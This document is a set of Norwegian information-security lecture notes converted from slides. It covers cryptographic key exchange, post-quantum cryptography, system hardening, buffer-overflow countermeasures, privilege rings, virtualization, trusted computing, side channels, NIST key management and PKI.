
## Hybrid kryptering (gir ikke fremoverhemmelighold)




## Diffie-Hellman nøkkeltutveksling




## Enkel eller ubenektelig meldingsautentisering



## Praktisk digital signering




## Autentisert nøkkeltutveksling for fremoverhemmelighold



## Kvantecomputere og kryptografi

### Kvanteberegning

- Basert på kvantubits (**qubits**) i stedet for vanlige binære bits.
- **Kvantealgoritmer** kan potensielt knekke tradisjonelle asymmetriske kryptoalgoritmer som **RSA, DSA og Diffie-Hellman**.




Eksperimentell kvantecomputer



Hvordan kvantecomputere påvirker kryptoalgoritmer:

- **Symmetrisk kryptografi:** Lite påvirket av kvantecomputere.
- **Asymmetrisk kryptografi:** Kan i teorien knekkes av kraftige kvantecomputere.



## Postkvantekryptografi

### Hvorfor postkvantekrypto?


- Beskytte mot fremtidige kvanteangrep som kan knekke RSA, Diffie-Hellman og DSA.
- Unngå risikoen for å bli sett på som uansvarlig hvis sikkerheten blir brutt.

### Kvanteristente algoritmer

- **Postkvantekrypto** refererer til kryptografiske metoder som er motstandsdyktige mot kvanteangrep.
  - Eksempler:
    - o Lattice-based algoritmer
    - o Multivariate algoritmer
    - o Hash-based algoritmer

### Fordeler:

- **Postkvante asymmetrisk kryptering og digitale signaturer** kan sikre nøkkeldistribusjon og digital autentisering, selv med kvantecomputere med over én million qubits.



## **Systemsikkerhet**

“Å bruke kryptering på internett tilsvarer å bruke en pansret bil for å levere kredittkortinformasjon fra en som bor i en pappkartong til en som bor på en parkbenk.”

God kommunikasjonssikkerhet er bortkastet dersom systemsikkerheten er svak.




### **Styrke systemsikkerhet**

- Fjern feil og sårbarheter i operativsystem
  - Versjons- og sikkerhetsoppdateringer
- Legg til sikkerhetsfunksjoner i OS og CPU
  - Privilegienivåer, NX (No eXecute), ASLR (Address Space Layout Randomization)
- Monitorering av systemsikkerhet
  - Antivirusverktøy
  - Brannmur, innretningssdeteksjon
- Virutaliseringsteknologi
  - Beskytte prosesser ved å separere virtuelle maskiner
- Tiltrodd beregning
  - f.eks sikker oppstart med UEFI, sikker maskinvare på plattformen (TPM - Trusted platform module)

### **Kontinuerlig sikkerhetsoppdatering**

- Nye sårbarheter oppdages kontinuerlig
- Krever kontinuerlig online sikkerhetsoppdatering
- En nulldags- (zero day) sårbarhet er kun kjent for angriper, slik at programvareprodusenter har hatt null dager (zero days) til å fjerne sårbarheten
- Sikkerhetsoppdatering kan ta tid, slik at angriperne ofte utnytter kjente sårbarheter



**CVE** (Common Vulnerability and Exposures)

**CVSS** (Common Vulnerability Scoring System)



• CVSS (Common Vulnerability Scoring System) beregner alvorlighet av en sårbarhet fra 0 til 10. Virksomheter prioritiserer fjening/mitigering av sårbarheter ut fra alvorlighet.

- Kritisk: 9,0–10
- Høy: 7,0–8,9
- Middels: 4,0–6,9
- Lav: 0,1–3,9

## **Systemarkitektur**

### **Kjørbare filer**


- For å forstå noen systemsikkerhetstiltak må vi først ha en basisforståelse av hvordan programmer/filer kjøres. (Både godartet og skadeware)
- En kjørbar fil består av “dead bytes”, ofte en binær fil dersom den er kompilert
- En kjørbar fil inneholder instruksjoner som blir utført av CPU. Slike filer må følge et gitt format for operativsystemet det benyttes av.
- Verktøy for inspisering av kjørbare filer (strings, winhex, PEview, IDA...)

### **Prosesser**

- Når et program eller en bruker starter en (kjørbar) fil oppretter en ny prosess
  - En del av minnet allokeres til prosessen
  - Relevante deler lastes inn i minnet
  - Instruksjonene i filen kjøres i CPU
- Sysinternal suite
  - Inneholder verktøy for å overvåke ulike egenskaper av prosesser
    - Process explorer // Process monitor

## Virtuelt minne for en prosess

- Hver prosess har et egen virtuelt minneområde
- Virtuelle minneadresser oversettes av OS til fysiske minneadresser før de leses og skrives i system-minnet
- Prosesser har samme virtuelle adresseområde, men fysisk separate adresseområder.
- Dette prinsippet gjør at en prosess ikke har tilgang til fysiske adresser for andre prosesser, kun til sitt eget fysiske adresseområde, indirekte gjennom oversettelsen fra virtuelle til fysiske minneadresser.





## Buffer overflow

- Klassisk sårbarhet
  - Morris-ormen // SQL slammer
- Går i prinsippet ut på at minnet overskrives og blir korrupt.
  - Dette går angriper til å kjøre egen kode
- Disse vil da kjøres med samme privileger som det opprinnelige programmet.


## Buffer overflow - mottiltak

- No Execute (NX): OS tillater ikke å kjøre kode på stacken.
- Stack canaries: tilfeldig verdi lagret annet sted som sjekker om data har blitt skrevet over
- ASLR (Adress Space Layout Randomization): Angriper må vite hvor i minnet angreskoden som skal kjøre ligger. ASLR gjør det vanskeligere å finne denne adressen
- Bruk av (sikrere) programmeringsspråk og statisk analyse
- Skriv bedre kode (innebygd sikkerhet)



## OS privilegienivåer


- Hierarkiske privilegienivåer ble introdusert i X86 CPU arkitekturen til Intel (og AMD) i 1985 (Intel 80386), med 4 nivåer
  - Nivå 0: høyest
  - Nivå 3: lavest
- Nytt høyest nivå -1 innført ca. 2006
- Illustrert metaforisk som "beskyttelsesringar"




**Note: Nivå 1 og 2 er stort sett ikke brukt grunnet lite behov for flere nivåer enn to nivåer.**

## Prinsipp for bruk av privilegienivåer

- En prosess kan få tilgang til- og endre data og programvare på samme eller lavere privilegienivå som seg selv.
- En prosess som kjører i kernelmodus kan få tilgang til øvrige nivåer, men ikke -1.
- Målet til angriper er å få tilgang til kernel gjennom exploits





### Type 1 virtualisering:

- Hypervisor fungerer som fysisk maskinvare og gir effektiv kjøring av virtuelle maskiner.
- Hypervisoren har høyere privilegium enn gjeste-OS, som kjører på nivå 0.

### Type 2 virtualisering:

- Hypervisor installeres som en applikasjon på verts-OS.
- Både hypervisor og gjeste-OS kjører på nivå 3, noe som gir forsinkelser.
- Relativt ineffektiv grunnet ekstra prosessering via verts-OS.

### Docker Engine:

- Lar containeriserte applikasjoner kjøre på tvers av plattformer uten gjeste-OS.
- Eliminerer OS-avhengigheter ved å innebygge dem i containeren.
- Containeren inneholder kode og nødvendige avhengigheter for pålitelig og rask kjøring.

### Bruk av virtualisering

- Skyleverandører driver store serverparker
  - Mange kunder deler samme maskinvare, lett å migrere VM mellom servere for å øke/reducere kapasiteten
  - Hver kunde har sin egen VM
- Testing og programvareanalyse
  - Potensielt skadelige eksperimenter utføres trygt i isolerte omgivelser.
  - Snapshot -> en lagret tilstand av systemet
  - Kjør programmer og reset til snapshot ved behov


### Tiltrodd beregning

- Tiltrodd beregning (trusted computing) betyr at aspekter ved sikkerheten i et system er forankret i maskinvare på en eller annen måte.
- Maskinvare anses som mer robust mot sikkerhetstrusler enn programvare.


### Eksempler:

- Sikker oppstart (secure boot) med UEFI.
- TPM (Trusted Platform Module):
  - En koprosessor bygget inn i mange ulike systemer.
    - Støtter tre spesifikke sikkerhetsfunksjoner:
      - Sikker oppstart (secure boot).
      - Attestering av sikker tilstand til tredjeparter (remote attestation).
      - Disk-kryptering (sealed storage).
    - Sikker oppstart med TPM er forskjellig fra sikker oppstart med UEFI.


### Type 1 virtualisering (native)




### Type 2 virtualisering (vertsbaserert)



### Docker Engine og containere (vertsbaserert)



### Produkter for virtualisering



**Intel ME** opererer autonomt og kan kjøre uavhengig av hovedoperativsystemet.

- Intel AMT brukes til fjernstyring av enheter, særlig i bedriftsmiljøer, men må aktiveres manuelt i BIOS.
- AMT gir avanserte administrasjonsmuligheter og fungerer også uten installert operativsystem.
- Teknologien brukes mest i større organisasjoner og støtter funksjoner som fjerninstallasjon og styring av OS og programvare.

## TEE (Trusted Execution Environment)

- Beskytter data og beregninger til en prosess med maskinvareteknologi i mikroprosessoren, ikke bare av sikkerhetsfunksjoner i operativsystemet.
- Intel SGX (Software Guard Extensions) er et eksempel på slik teknologi.


## Manipuleringsbeständig fysisk innkapsling

- Vansklig å trenge gjennom for en angriper.
- Manipulerungssikker hvis den kan detektere forsøk på fysisk manipulering og eventuelt automatisk slette sensitiv informasjon som kryptonøkler.
- Eksempel: IBM 4765 Secure Coprocessor.

## Sikker oppstart med UEFI (Unified Extensible Firmware Interface)

### Extensible Firmware Interface)

- **UEFI** erstatter BIOS i moderne computere, og styrer oppstartsekvensen.
- Programmoduler for oppstart er digitalt signert av computerleverandøren.
- UEFI-kode i ROM er usignert, men antas å være korrekt, og initierer oppstartsekvensen.
- Programmoduler som lastes, sjekkes for korrekt digital signatur med **Platform Key**.
- Hvis en feil signatur detekteres, vil oppstartsekvensen avbrytes.



## Sidekanaler

- En **sidekanal** er en utilsiktet kanal utenfor det vanlige grensesnittet, som skyldes den fysiske implementeringen av et system, og kan avgi sensitiv informasjon som bryter med sikkerhetspolicy.



Eksempler på sidekanaler:

- **Tidsforbruk for instruksjon i CPU** kan si noe om verdi (f.eks. enkelte bits i krypteringsnøkkelen).
- Strømforbruk, lyd, stråling.
- Ulik forsinkelse ved prosessering av data kan forårsake informasjonslekkasje.
- **Meltdown og Spectre** er eksempler på sidekanaler i mikroprosessorer:
  - Moderne prosessorer «gjetter» (mulige) neste instruksjoner, selv om de kan bryte sikkerhetspolicyer.
  - Data lever fortsatt i cache selv om de ikke velges.
  - Sårbarheten kan få andre prosesser til å lese dens data.
- Båndbredden (kapasiteten) til skjulte kanaler er typisk svært begrenset.

## Skjulte kanaler

- En **skjult kanal** er en mekanisme som er en del av grensesnittet, men som ikke er designet for kommunikasjon, og kan misbrukes for å overføre sensitiv informasjon på en måte som bryter med sikkerhetspolicy.



Eksempel:

- En bruker med klarering **HEMMELIG** har ikke lesetilgang «no-read-up» til et filsystem gradert **STRENGT HEMMELIG**, men har skrivetilgang «write-up» for å opprette nye filer i samme filsystem.
  - Dette tilsvarer **MAC-modellen** (Mandatory Access Control).
  - Brukeren skal ikke vite hvilke filer som allerede finnes i filsystemet.
  - Hvis brukeren forsøker å opprette en ny **STRENGT HEMMELIG** fil, og systemet gir feilmelding om at «filnavnet fins allerede», vil det være en skjult kanal som lekker sensitiv informasjon.
- Båndbredden (kapasiteten) til skjulte kanaler er typisk svært begrenset.

## Nøkkeldårling

Styrken til kryptografiske systemer avhenger av:

- Nøkkeldårling, styrken til algoritmer/protokoller, korrekthet og integritet av implementering og nøkkeldårling.
- Gir grunnlag for **sikker** generering, lagring, distribusjon og destruering.
- En enkelt nøkkel skal bare brukes til en enkelt anvendelse.
- Ombruk kan svekke sikkerheten til én eller flere anvendelser.
- Begrensning av anvendelser reduserer antall reduserte komprimitteringer.
- "Ikke bruk samme passord for mange tjenester"

Typen nøkler:

- Offentlig / private / symmetriske
- Tiltenkt bruk
- Statiske eller flyktige

19 forskjellige typer nøkler definert i NIST.

- Kan både brukes til beskyttelse eller prosessering.

## Kryptoperiode

- Tidsperioden for godkjent bruk av en nøkkel.
  - Begrenser mengden data tildelt en gitt nøkkel
  - Begrenser mengden eksponering og skade
  - Begrenser bruk av en bestemt algoritme iht estimert levetid.

## Beskyttelsesperiode

- Nøkkel for å kryptere
- Nøkkel for å generere digital signatur

Prosesseringssperiode:

- Nøkkel brukes for å dekryptere
- Nøkkel brukes for å validere en digital signatur


Kryptoperioden bestemmes av flere faktorer.

- Generelt basert på informasjonens sensitivitet.
- Desto høyere sensitivitet desto kortere periode.
- Korte kryptoperioder kan være kontraproduktive, spesielt der tilgjengelighet er viktig, og man risikerer en viss grad av sannsynlighetsfeil i nøkkelen generering eller -distribusjon.

## Nøkler og bit-size

- Symmetriske hemmelige nøkler brukes i blokkschiffer som AES.
- Størrelsen bestemmer gjennomsnittlig tidsbruk for kryptoanalyse med utmattende søk. (Dvs å prøve alle nøkler)
- Stadig kortere tid for utmattende søk grunnet større regnekapasitet.
- Nøkkeldårling korrelerer med hvor lenge en ønsker å ha et sikkert kryptosystem.

## Kryptoperioder



Anbefalte størrelser for symmetriske nøkler  
Ref: NIST SP 800-57

Security Strength	Through 2030	2031 and Beyond
< 112	Applying protection Processing	Disallowed Legacy use
112	Applying protection Processing	Acceptable Legacy use
128	Applying protection and processing information that is already protected	Acceptable Acceptable
192	Applying protection and processing information that is already protected	Acceptable Acceptable
256	Applying protection and processing information that is already protected	Acceptable Acceptable

## Ekvivalente størrelser for asymmetriske nøkler

Security Strength	Symmetric Key Algorithms	Finite Field Cryptography	Integer Factorization Cryptography	Elliptic Curve Cryptography
		FFC (DSA, DH, MQV)	IFC* (RSA)	ECC* (ECDSA, EdDSA, DH, MQV)
128	AES-128	$L = 3072$ $N = 256$	$k = 3072$	$f = 256\text{--}383$
192	AES-192	$L = 7680$ $N = 384$	$k = 7680$	$f = 384\text{--}511$
256	AES-256	$L = 15360$ $N = 512$	$k = 15360$	$f = 512+$

\* The security-strength estimates will be significantly affected when quantum computing becomes a practical consideration.

## Kvantecomputeres potensielle trussel mot kryptografi

- NIST (US National Institute of Standards and Technology) antyder muligheten for kraftige kvantecoputere på slutten 2020-tallet
- Konsekvens for tradisjonell asymmetrisk kryptografi:
  - RSA
  - Elliptisk kurvekryptografi (ECDSA)
  - Finite Field Cryptography (DSA)
  - Diffie-Hellman nøkkeluavveksling
- Behov for nye postkvantealgoritmer
- Konsekvens for symmetrisk kryptografi: ➤ Dobbel nøkkeldårling (256 bits) er OK
  - AES
- Konsekvens for hashfunksjoner:
  - SHA-2 og SHA-3 med 512-bits hash
- Dobbel hashstørrelse (512 bits) er OK

## Nøkkeler

- Mest sensitive av alle kryptografiske operasjoner.
- Nøkkeler i programvare eller maskinvare må beskyttes for å forhindre:
  - Lekkasje, svekking eller forfalskning av nøkler og IV (Initialiseringsvektorer).
- Nøkler må derfor velges tilfeldig fra hele nøkkelsrommet

## Komprimittering av kryptografiske nøkler


- Hvis det er kjent eller mistenkt at en uautorisert enhet har skaffet seg en nøkkel.
- Når en nøkkel er kjent komprimittert.
- En komprimittert nøkkel kan brukes til fortsatt prosessering av kryptert data.
- Alle brukere av nøkkelen må informeres og gjøres klar over risikoen.
- Fortsatt nøkkelsbruk for behandling avhenger av risikoen og av org. Sine retningslinjer for nøkkelhåndtering
- Nøkkelkomprimittering er alvorligst når det skjer uten at det oppdages.

## Beskyttelse av nøkler for Symmetrisk Chiffer

- Aldri lagret eller overført "klart"
- Kan bruke hierarki
- Beskyttelse av masternøkkelen
  - Låser/Vakter
  - Manipuleringsikkre enheter
  - Beskyttelse med passord
- Beskyttelse av nøkler for Asymmetrisk Chiffer
  - Private nøkler trenger konfidensialitetsbeskyttelse
  - Offentlige nøkler trenger konfidensialitetsbeskyttelse
  - Offentlige nøkler trenger beskyttelse av integritet/autentisitet

## Nøkkeltilstander, transisjoner og faser

Ref: NIST SP 800-57



## Nøkkeldestrueing

- Nøkler må ikke eksistere i flyktig minne eller på permanente lagringsmedier etter destruering
- Metoder for destruering av nøkler er f.eks:
  - Enkel sletteoperasjon på system
  - Fare for at nøkkelen fremdeles finnes i papirkurven eller på disksektorer
- Spesiell sletteoperasjon på datamaskinen
  - Som f.eks overskriving av minne og disk slik at det ikke etterlater restdata
- Magnetisk degaussing av magnetiske lagringsmetoder med sterkt magnetfelt
- Ødeleggelse av fysisk enhet f.eks med knusing eller høy temperatur
- Destruering av masternøkkelen vil logisk også destruere underordnede nøkler kryptert under masternøkkelen

## PKI (Public-Key Infrastructure) Offentlig nøkkelinfrastruktur



Kryptografi løser sikkerhetsutfordringer i åpne datanett, men skaper utfordringer for nøkkeldistribusjon.



Asymmetrisk kryptografi forenkler nøkkeldistribusjonen, men krever PKI som skaper utfordringer for tillitsåndring.

## Utfordring for nøkkeldistribusjon


- Anta et datanett (f.eks. Internett) med  $n$  noder
- Hvert nodepar trenger en separat nøkkel for å kunne kommunisere sikkert med kryptografisk beskyttelse
- Hvor mange sikre nøkkeldistribusjoner er nødvendig?
  - Symmetriske hemmelige nøkler, krever **konfidensialitet**.  $n(n-1)/2$  distribusjoner, vokser kvadratisk. upraktisk i åpne nettverk.
  - Asymmetriske offentlige nøkler, krever **autentisitet**.  $n(n-1)$  distribusjoner av offentlige nøkler, vokser kvadratisk. upraktisk i åpne nettverk
  - Asymmetriske offentlige nøkler med PKI, krever **autentisitet**.
    - 1 rot nøkkelen distribueres til alle  $n$  noder
    - vokser lineært
    - ... mye lettere, men likevel relativt utfordrende




- For å beskytte infrastruktur for sikker distribusjon av offentlige nøkler
  - Offentlige nøkler må signeres digitalt og distribueres som offentlige nøkkelsertifikater
  - Formålet med en PKI er å garantere autentisitet av offentlige nøkler og forenkle distribusjonen.
  - PKI består av:
    - Policyer (Regler for forvaltning av sertifikater)
    - Teknologier (for å generere, distribuere og lagre og validere sertifikater)
    - Prosedyrer (knyttet til forvaltning av sertifikater)
    - Tillitsmodell for offentlige nøkkelsertifikater (hvordan sertifikater kryptografisk knyttes til hverandre)

### Hvordan generere et offentlig nøkkelsertifikat


1. Samle alle datafeltene, inkludert subjekts (domene)navn og offentlige nøkkel, i en datarecord Rec
2. Hash datarecorden
3. Signer hash-verdien
4. Legg den digitale signaturen til datarecorden




### Kjede av sertifikater



### Tillitsmodeller



### Validering av sertifikater



